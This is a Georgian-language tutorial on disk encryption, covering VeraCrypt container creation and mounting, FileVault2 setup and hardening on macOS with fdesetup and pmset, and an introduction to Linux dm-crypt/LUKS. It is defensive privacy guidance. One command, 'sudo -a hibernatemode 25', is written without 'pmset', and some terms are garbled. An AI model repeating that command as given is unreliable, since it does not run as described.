
განვიხილოთ ფაილების კონტეინერის შექმნა, დანარჩენი ორი რეჟიმი მის მსგავსად მუშაობს.

შევქმნათ სტანდარტული კონტეინერი, რის შემდეგაც ვნახავთ როგორ შევქმნათ დამალული კონტეინერი. გაითვალისწინეთ რომ დაშიფრული კონტეინერი სხვა არაფერია თუ არა ერთი დიდი დაშიფრული ფაილი. რომელშიც ხდება სხვადასხვა ფაილების ჩაწერა და შემდეგ წაკითხვა. ეს კონტეინერი დაახლოებით ისეთი რამაა რაც ფაილების შეკუმშვის პროგრამები, მაგალითად ყველასათვის ცნობილი ZIP. რომლებიც ფაილებს ერთ ფაილად აერთიანებენ და კუმშავენ. ეხლა წარმოიდგინეთ რომ შეკუმშვის მაგივრად ხდება ფაილების დაშიფვრა. შექმნილი კონტეინერი ფაილია რომლის გადაწერაც შეიძლება სხვა დისკებზე.


დააჭერთ Next ღილაკს.



დავაჭერთ Next ღილაკს. სისტემა გადაგვიყვანს ახალ ფანჯარაზე სადაც მოგვთხოვს განვსაზღვროთ კონტეინერის მდებარეობა.




Select File ღილაკის საშუალებით აარჩიეთ საქაღალდე დისკზე სადაც უნდა შეიქმნას კონტეინერი



File Name უჯრაში შეიყვანეთ სახელი რომელიც კონტეინერის ფაის უნდა დაარქვათ. და დააჭირეთ Save ღილაკს. მიიღებთ:


Next ღილაკზე დაჭერის შემდეგ უნდა აარჩიოთ დაშიფვრის მეთოდი.



მე კონტეინერისათვის ყოველთვის ვირჩევ დაშიფვრის მეთოდების კომბინაციას, რადან კონტეინერების შემთხვევაში გაშიფვრის სისწრაფეს არ აქვს დიდი მნიშვნელობა. თუმცა თუ დისკის დაშიფვრას აკეთებთ ალბათ AES ყველაზე სწრაფი მეთოდია.

სისტემურად ნაგულისხმები პარამეტრები სავსებით საკმარისია, შეგიძლიათ არც შეცვალოთ. დააჭირეთ Next ღილაკს. შეარჩიეთ კონტეინერის ზომა. მაგალითისათვის ავარჩიე 15 მეგაბაიტიანი კონტეინერი. ეს მხოლოდ საჩვენებლად, თქვენ ალბათ ბევრად უფრო დიდი ფაილების შექმნა დაგჭირდებათ.


დააჭირეთ Next ღილაკს. პროგრამა მოგთხოვთ შეიყვანოთ პაროლი. აქ უნდა შეიყვანოთ ძლიერი პაროლი, როგორც ეს უკვე განვიხილეთ.




ასევე შეგიძლიათ გამოიყენოთ ე.წ. Key File (გასაღების ფაილი), ანუ ფაილი რომელიც უნდა ეწეროს გარკვეულ ადგილას იმისათვის რომ დაშიფვრის გახსნა მოხდეს, შესაბამისად თუ დაშიფრული ფაილი ვინმემ უბრალოდ გადაწერა დისკიდან, ან დაშიფრული ფაილი გიწერიათ USB დისკზე. მისი გახსნა შეუძლებელი იქნება იმ შემთხვევაშიც კი პაროლი თუ გამოიცნეს ან რამე გზით მოიპარეს. აქვე შეიძლება გამოიყენოთ Token რომელიც საშუალებას მოგცემთ სპეციალური დაშიფვრის USB გასაღები, ან პროგრამული მრავალსაფეხურიანი პროგრამა (მაგალითად Google Authenticator) მიუერთოთ დაშიფვრას, ან შეარჩიოთ ნებისმიერად შექმნილი გასაღები. სულაც შეიძლება ეს ყველაფერი კომბინაციაში გამოიყენოთ. თუმცა კომპიუტერზე მოთავსებული ფაილის გამოყენება სავსებით საკმარისია. გაითვალისწინეთ, რომ ფაილს, რომელსაც გამოიყენებთ უნდა გაუფრთხილდეთ. თუ ეს ფაილი დაიკარგა, დაზიანდა, ან წაიშალა ვეღარ გახსნით დაშიფრულ კონტეინერს. ასეთი ფაილი შეიძლება USB Flash დისკზე ჩაწეროთ, მისი შეერთების გარეშე ვერავინ მოახერხებს ფაილის გახსნას.

Display password ვარსკვლავების ნაცვლად გაჩვენებთ რას კრიფავთ პაროლის უჯრაში. ეს ნამდვილად მნიშვნელოვანია როცა განსაკუთრებით გრძელ პაროლებს კრიფავთ. მაგრამ ცხადია ასეთ შემთხვევებში უნდა დარწმუნებული იყოთ რომ თქვენი ეკრანის ინფორმაციის მოპარვა ან დანახვა არ ხდება.

PIM ნიშნავს რომ დაშიფვრის ნაბიჯების რაოდენობა გავზარდოთ ან შევამციროთ: სისტემურად ნაგულისხმები ნაბიჯების რაოდენობაა 15000, PIM-ში შერჩეული რიცხვი მრავლდება 1000 ზე და ემატება ნაბიჯების რაოდენობას. ეს ცხადია გააუმჯობესებს დაშიფვრას, თუმცა ძალიან ბევრი ნაბიჯების დამატება შეანელებს გაშიფვრის სისწრაფეს. PIM უნდა დაიმახსოვროთ, მის გარეშე ვერ მოახერხებთ გაშიფვრას.




დააჭირეთ Next ღილაკს.




გამოსულ ფანჯარაში უნდა აარჩიოთ კონტეინერის ფორმატი. FAT ძველი ფორმატია და დიდ ფაილებთან მუშაობის საშუალებას არ იძლევა. ალბათ ჯობია NTFS აარჩიოთ რადგან იგი სხვა სისტემებთანაც თავსებადია.

შემდეგ ამოძრავეთ თაგვი იმისათვის რომ სისტემამ თქვენი ხელის მოძრაობებიდან შექმნას ნებისმიერი კოდი. ფანჯრის ქვემოთ მოთავსებული სტრიქონი გამწვანდება როცა პროგრამა ჩათვლის რომ საკმაო რაოდენობის მოძრაობა გამოიყენა.




დააჭირეთ Format ღილაკს კონტეინერის ფორმატირების პროცესი დაიწყება და ფანჯრის შუაში მოთავსებული სტრიქონი გიჩვენებთ ფორმატირების სტატუსს. რაც უფრო დიდია დისკი მით მეტი დრო დაჭირდება ფორმატირებას. ჩვეულებრივ ეს პროცესი საკმაოდ სწრაფად მუშაობს. დაფორმატება დაასრულებს კონტეინერის შექმნის პროცესს. ბოლო ფანჯარაში, დაფორმატებს შემდეგ, დააჭირეთ Exit ღილაკს.

განვიხილოთ როგორ უნდა წავიკითხოთ ფაილები დაშიფრული კონტეინერიდან. კონტეინერები განიხილება როგორც ლოგიკური დისკები. შესაბამისად ყოველ კონტეინერს უნდა შევუსაბამოთ დისკი. ამისათვის საჭიროა გავხსნათ VeraCrypt და ავარჩიოთ დისკის თავისუფალი სიმბოლო.




შემდეგ უნდა მივუთითოთ კომპიუტერის ფაილის სახელი ამის გაკეთება ხდება Select File ღილაკით. აარჩიეთ კონტეინერის ფაილი და შემდეგ დავაჭიროთ Mount ღილაკს. პროგრამა მოგთხოვთ პაროლის შეყვანას.




გამოიყენეთ რეჟიმები რომლებიც გამოიყენეთ დაშიფვრის დროს, ანუ თუ გასაღების ფაილი გამოიყენეთ მიუთითეთ სად არის ფაილი. თუ PIM გამოიყენეთ ისიც მონიშნეთ.

PKC5-5 PRF უჯრაში შეგიძლიათ შეარჩიოთ ამოცნობის რომელი მეთოდი გამოიყენეთ. Authentication-ს თუ დატოვებთ ავტომატურად ამოიცნობს მეთოდს.

Mount Options ღილაკი კი საშუალებას გაძლევთ დისკი წაიკითხოთ მხოლოდ წაკითხვის (Read Only) რეჟიმში.



ან წაიკითხოთ როგორც USB ან სხვა გარე მოწყობილობა და ა.შ. ბოლოს შეიყვანეთ პაროლი და დააჭირეთ Next ღილაკს.



დაინახავთ რომ გაჩნდება ახალი დისკი. ამ დისკის ჩვეულებრივად გახსნა და მასთან მუშაობა შეიძლება.

დისკის დასახურად დააჭირეთ Dismount ღილაკს.

MAC – FileVault2

MAC OSX-ს დისკის დაშიფვრის ძალიან შეზღუდული საშუალებები აქვს. ოპერაციული სისტემის Lion და მასზე ახალ ვერსიებში სისტემა გთავაზობთ პროგრამას FileVault2 https://support.apple.com/en-us/HT204837.

კარგი თვისებები:

- ეს პროგრამა წარმოადგენს Apple-ს დისკის სრულად დაშიფვრის ვერსიას. თუმცა, ეს პროგრამა უფრო ლოგიკური დისკების დაშიფვრის პროგრამაა. სისტემას უფასოდ მოჰყვება.
- დაშიფვრა ხდება აპარატურულ დონეზე რაც საგრძნობლად ასწრაფებს მუშაობას და ამცირებს კომპიუტერის რესურსების გამოყენებას.
- FileVault2 იყენებს მომხმარებლის სისტემის პაროლს თავის პაროლად და იყენებს XTS-AES 128 ბიტიან დაშიფვრას 256 ბიტიანი გასაღებით.
- აქვს ჩატვირთვის წინ მომხმარებლის ამოცნობა და შეიძლება Firmware პაროლის დაყენება. რაც მეხსიერებაზე პირდაპირ წვდომის შეტევებისაგან, ე.წ. DMA შეტევებისაგან დაგიცავთ.
- ბოლოს Apple-ს აქვს რეპუტაცია რომ არ აკეთებს უკანა კარებებს და არ თანამშრომლობს მთავრობებთან სისტემის უსაფრთხოების დასუსტებაზე. პროგრამასთან მუშაობა ადვილია.

ეხლა კი განვიხილოთ ცუდი მხარეები:

- როგორც Apple ამბობს თავის ვებსაიტზე: როცა იყენებთ დისკის სრულად დაშიფვრას საწყისი ამოცნობა ხდება ჩატვირთვის წინა EFI ერთ-ერთი პროცესით. ამ სიტუაციაში ოპერაციული სისტემის არცერთი მომსახურება არ მუშაობს და შესაბამისად მხოლოდ პაროლით ამოცნობაა შესაძლებელი. რაც ნიშნავს რომ ვერ გამოიყენებთ ამოცნობას თითის ანაბეჭდებით, ან USB Flash დისკების საშუალებით. თანაც პაროლი არის იგივე პაროლი რაც ოპერაციულ სისტემაში შესვლისას გამოიყენება.
- Apple იყენებს EFI-ს თავისი Intel პროცესორებზე დაფუძნებული ახალი სისტემებისათვის. საწყის სისტემებში Leopard და Lion ეს თვისება კარად არ იყო გამოყენებული, მაგალითად Leopard იყენებდა 32 ბიტიან ვერსიას 64 ბიტიან მანქანებშიც კი და Lion-ში ეს ხარვეზი გამოსწორებულია თუმცა არ იყენებს UFI-ს. MAC-ის უფრო გვიანდელი სისტემები იყენებენ UFI-ს.
- იყენებს მომხმარებლის სახელს და პაროლს FileVAult2-ში ანუ ცალკე პაროლს ვერ განსაზღვრავთ.
- FileVault-ის პირველ ვერსიას ბევრი შეცდომები ჰქონდა და არ იყო სანდო. FileVault2 ფაქტიურად თავიდან დაიწერა და უკეთესი პროგრამაა.
- FileVault2 არ შიფრავს დისკის სისტემურ (Boot Volume) ნაწილს. თუ კომპიუტერი Stand by რეჟიმშია, დაშიფვრის გასაღები ინახება EFI-ში. თუმცა ამის გვერდის ავლა შეიძლება PM Set ბრძანებით.
- არ აქვს დამალული კონტეინერები.
- თუ ძველი ფაილების დაშიფვრა გინდათ და FileVault-ით დაშიფრავთ ამ ფაილების ნაწილი შეიძლება გახსნილი სახით დარჩეს დისკზე, ეს ცნობილი სისუსტეა და შესაბამისად FileVault მხოლოდ ცარიელ დისკზე უნდა გამოიყენოთ.
- პაროლის აღდგენის პროცესის გაუმჯობესებაა საჭირო.
- თვალნათლივ ჩანს რომ იყენებთ FileVault-ს რაც დაშიფვრის უარყოფის საშუალებას არ იძლევა.

FileVault2 არის ყველაზე უფრო სუსტი დისკის დაშიფვრის პროგრამა რომელიც ცნობილ ოპერაციულ სისტემებს მოჰყვებათ. თუმცა მისი გამოყენება რეკომენდებულია თუ გეშინიათ რომ კომპიუტერს დაკარგავთ ან მოიპარავენ. უფრო ძლიერი მოწინააღმდეგის შემთხვევაში ამ სისტემამ შეიძლება ვერ დაგიცვათ.


FileVault2 კონფიგურირება

გასაკვირია, მაგრამ ფაქტია, რომ არ არის რეკომენდებული FileVault2-ის გააქტიურება როგორც კი კომპიუტერს იყიდით. რამდენიმე დღე იმუშავეთ კომპიუტერთან. ეს იმისათვის არის საჭირო რომ MAC-ის ოპერაციულმა სისტემამ მოახერხოს ნებისმიერი რიცხვების კარგად წარმოქმნა. ამისათვის კი ის ეყრდნობა თქვენ მიერ მუშაობისას წარმოქმნილ რიცხვებს. რაც უფრო მეტს მუშაობთ უფრო ნებისმიერად წარმოიქმნება რიცხვები. რადგან FileVault2-ს სჭირდება ნებისმიერად წარმოქმნილი რიცხვის გამოყენება, რამდენიმე დღის მუშაობის შემდეგ მოხერხდება საკმაოდ ნებისმიერი რიცხვის წარმოქმნა.

FileVault2-ის გასააქტიურებლად გამოიყენეთ ბრძანება

```
sudo fdesetup enable
```

ამის გაკეთება გრაფიკული ინტერფეისითაც შეიძლება. ამისათვის გადადით System Preferences->security & Privacy და შემდეგ გადადით Filevault ჩანართზე.




დააჭირეთ Turn on FileVault ღილაკს და პროგრამა გააქტიურდება. თუ კომპიუტერზე რამდენიმე მომხმარებელია დარეგისტრირებული პროგრამამ შეიძლება მოგთხოვოთ რომ აუკრიფოთ ამ ანგარიშების პაროლები, რომ ანგარიშებმა მოახერხონ დისკთან მუშაობა. შეიყვანეთ პაროლები და შემდეგ FileVault2 გააქტიურდება.

ამის შემდეგ უნდა აარჩიოთ გასაღების აღდგენის მეთოდი. სისტემამ შეიძლება შემოგთავაზოთ რომ Apple თან შეინახოთ უსაფრთხოების გასაღები და მის მისაღებად სამ უსაფრთხოების კითხვას შემოგთავაზებთ.

არ გააკეთოთ ეს. რადგან დამატებით სამი კითხვის გამოცნობის საშუალებას აძლევთ ჰაკერებს და ზედმეტად ენდობით Apple-ს.

უფრო ახალი ვერსიები გთავაზობენ გამოიყენოთ Appl-ის ღრუბელი i-Cloud (ზემოთ მოყვანილ სურათზე არჩევანის პირველი სტრიქონი) ამის გაკეთებასაც არ გირჩევთ. მეორე სტრიქონი კი გთავაზობთ რომ შექმნათ ადგილობრივი გასაღები. გამოიყენეთ ეს ვარიანტი და შექმნილი გასაღები სადმე უსაფრთხოდ შეინახეთ. ეკრანზე გამოვა ფანჯარა გასაღებით შექმენით ამ გასაღების ასლი და სადმე შეინახეთ. ამის შემდეგ სისტემა მოგთხოვთ რომ გადატვირთოთ. გადატვირთეთ, ჩატვირთვის შემდეგ სისტემა ფაილების დაშიფვრას დაიწყებს ფონურ რეჟიმში.



დაშიფვრის პროცესი იმუშავებს როცა კომპიუტერი დენშია შეერთებული და როცა კომპიუტერს არ სძინავს. რაც უფრო დიდია დისკი, დაშიფვრის პროცესს მეტი დრო სჭირდება. FileVault 2-ის გამოსართავად დააჭირეთ Turn Off Filevault ღილაკს. ეს ბრძანება იმუშავებს მხოლოდ იმ შემთხვევაში თუ დისკი სრულად დაშიფრულია.

თუმც ამით არ დმთავრებულა Filevault-ის კონფიგურირება. ეხლა უნდა დავაყენოთ Firmware პაროლი. რაც დაგიცავთ მეხსიერებაზე პირდაპირ მიმართვის შეტევებისაგან. ეს ასევე საშუალებას არ მისცემს თქვენს კომპიუტერს რომ ჩაიტვირთოს სხვა მოწყობილობებიდან გარდა მყარი დისკისა.

Command – R ღილაკების კომბინაციას თუ დააჭერთ კომპიუტერი გადავა Recovery რეჟიმში.


თუ Firmware Password Utility-ს აამუშავებთ, სისტემა მოგთხოვთ შეიყვანოთ პაროლი. შეიყვანეთ და შემდეგ დახურეთ აღდგენის რეჟიმი. კომპიუტერის ჩატვირთვისას სისტემა მოგთხოვთ Firmware პაროლს. ამ ბმულზე https://support.apple.com/en-us/HT204455 მოთავსებული სტატია უფრო დაწვრილებით აგიხსნით Firmware პაროლის დაყენების პროცესს.

Sleep რეჟიმის გამოყენება არ არის რეკომენდებული რადგან დაშიფვრის გასაღები შეინახება EFI-ში და შესაბამისად შეიძლება მეხსიერებიდან ამოიღონ. DeepSleep http://www.axoniclabs.com/DeepSleep/ პროგრამა საშუალებას გაძლევთ აარჩიოთ დაძინების მეთოდები და გასაღებების შენახვის მეთოდები. ეს პროგრამა ფასიანია, თუმცა საკმაოდ იაფია.

ბრძანება `sudo pmset -a destroyfvkeyonstandby 1` გაანადგურებს გასაღებს მეხსიერებაში. და როცა ძილის რეჟიმიდან გამოვა კომპიუტერი მოგთხოვთ პაროლს. ამ ბრძანებასთან ერთად შეგიძლიათ გამოიყენოთ

ბრძანება `sudo -a hibernatemode 25` ეს ბრძანება დაძინების მაგივრად ჰიბერნაციის რეჟიმში გადაიყვანს კომპიუტერს, დაახლოებით ისევე როგორც ეს Windows-ში ხდება. ამ შემთხვევაში მეხსიერება შეინახება მყარ დისკზე და მეხსიერება გამოირთვება, ასეთ რეჟიმში კომპიუტერი უფრო ნელა იძინებს და იღვიძებს.

https://www.dssw.co.uk/reference/pmset.html ვებ გვერდი კი გადაგიყვანთ `pmset` ბრძანების აღწერაზე და აგიხსნით მის ყველა შესაძლო ვარიანტს.



ბოლოს `pmset -g` გიჩვენებთ რა ცვლილებები გააკეთეთ ამ ბრძანებით.

მართალია ცოტა მოძველებულია, მაგრამ ამ სტატიაში https://eprint.iacr.org/2012/374.pdf MAC-ის დისკის სრულად დაშიფვრის საინტერესო ანალიზია მოყვანილი. ეს https://www.cl.cam.ac.uk/~osc22/docs/slides_fv2_ifip_2013.pdf კი პრეზენტაციაა იგივე საკითხზე.

ეს ბმული https://support.apple.com/en-us/HT201255 კი მოგცემთ MAC-ის ჩატვირთვის ღილაკების კომბინაციებს.

დისკის დაშიფვრა Linux-ში

Linux-ის სხვადასხვა ვერსიებში როგორიც არის Debian. Kali, Ubuntu დისკის დაშიფვრა შეიძლება და კარგადაც მუშაობს. დისკის დაშიფვრის დაყენება ყველაზე მარტივია სისტემის დაყენების დროს. ამის გაკეთება ხდება Dm-crypt https://wiki.archlinux.org/title/Dm-crypt/Encrypting_an_entire_system#Plain_dm-crypt მოდულისა და LUKS (Linux Unified Key Setup) https://github.com/shpedoikal/tpm-luks -ის საშუალებით. ჩვენი რეკომენდაციაა რომ სწორედ სისტემის დაყენების დროს მოახდინოთ დისკის დაშიფვრის დაყენება და ასევე განვიხილავთ როგორ მოვახდინოთ ამ დაშიფვრის პარამეტრების შეცვლა. თუმცა უმეტესობისათვის დაშიფვრის სისტემურად ნაგულისხმები დაყენება საკმარისია. ეს მოდული გთავაზობთ დაშიფვრის ყველა თანამედროვე მეთოდს. Debian-ზე სისტემურად ნაგულისხმებია AES 512 ბიტიანი დაშიფვრა. სისტემა იყენებს ასევე SHA1 -ს რომელიც როგორც ცალკეული მეთოდი გატეხვადია, თუმცა გასაღების სახეცვლილებისათვის მისი გამოყენება შეიძლება და კარ შედეგსაც იძლევა.

